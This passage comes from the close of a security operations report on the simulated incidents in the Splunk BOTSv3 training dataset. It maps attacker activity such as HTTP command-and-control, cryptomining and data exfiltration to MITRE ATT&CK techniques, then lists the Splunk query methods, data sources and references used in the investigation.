    - Multi-platform compromise (Windows/Linux)
    - VNC service account creation

9. Collection (TA0009)

- **T1114 - Email Collection**
    - 8 customer emails collected

10. Command and Control (TA0011)

- **T1071.001 - Application Layer Protocol: Web Protocols**
    - HTTP-based C2 communication (/admin/get.php)
- **T1573.001 - Encrypted Channel: Symmetric Cryptography**
    - RC4-encrypted payload delivery
- **T1090 - Proxy**
    - System proxy credential utilization

11. Exfiltration (TA0010)

- **T1041 - Exfiltration Over C2 Channel**
  - Customer data exfiltration via established C2

12. Impact (TA0040)

- **T1496 - Resource Hijacking**
  - Monero cryptocurrency mining operations
- **T1485 - Data Destruction**
  - Potential data loss from S3 bucket exposure

Appendices

Appendix A: Tool Reference

Splunk Query Techniques Used:

- Stats and dedup for data aggregation
- Time-based sorting for chronological analysis
- Field extraction from nested JSON structures
- Cross-sourcetype correlation
- Regular expression pattern matching

Data Sources Leveraged:

- AWS CloudTrail logs
- Windows Event Logs (Security, Sysmon, PowerShell)
- Stream data (SMTP, HTTP, TCP)
- O365 Management API logs
- Performance monitoring data
- Symantec Endpoint Protection logs
- OSQuery results

Appendix B: References

- AWS CloudTrail Documentation
- MITRE ATT&CK Framework
- Broadcom Security Center
- Splunk Boss of the SOC v3 Dataset
- PowerShell AMSI Bypass Techniques

Appendix C: Investigation Team

Report Prepared By: Security Operations Center
Investigation Date: November 8, 2025
Dataset: Splunk Boss of the SOC v3 (BOTSv3)
Report Version: 1.0

This report is based on analysis of the BOTSv3 dataset and represents a comprehensive investigation of simulated security incidents for training and educational purposes.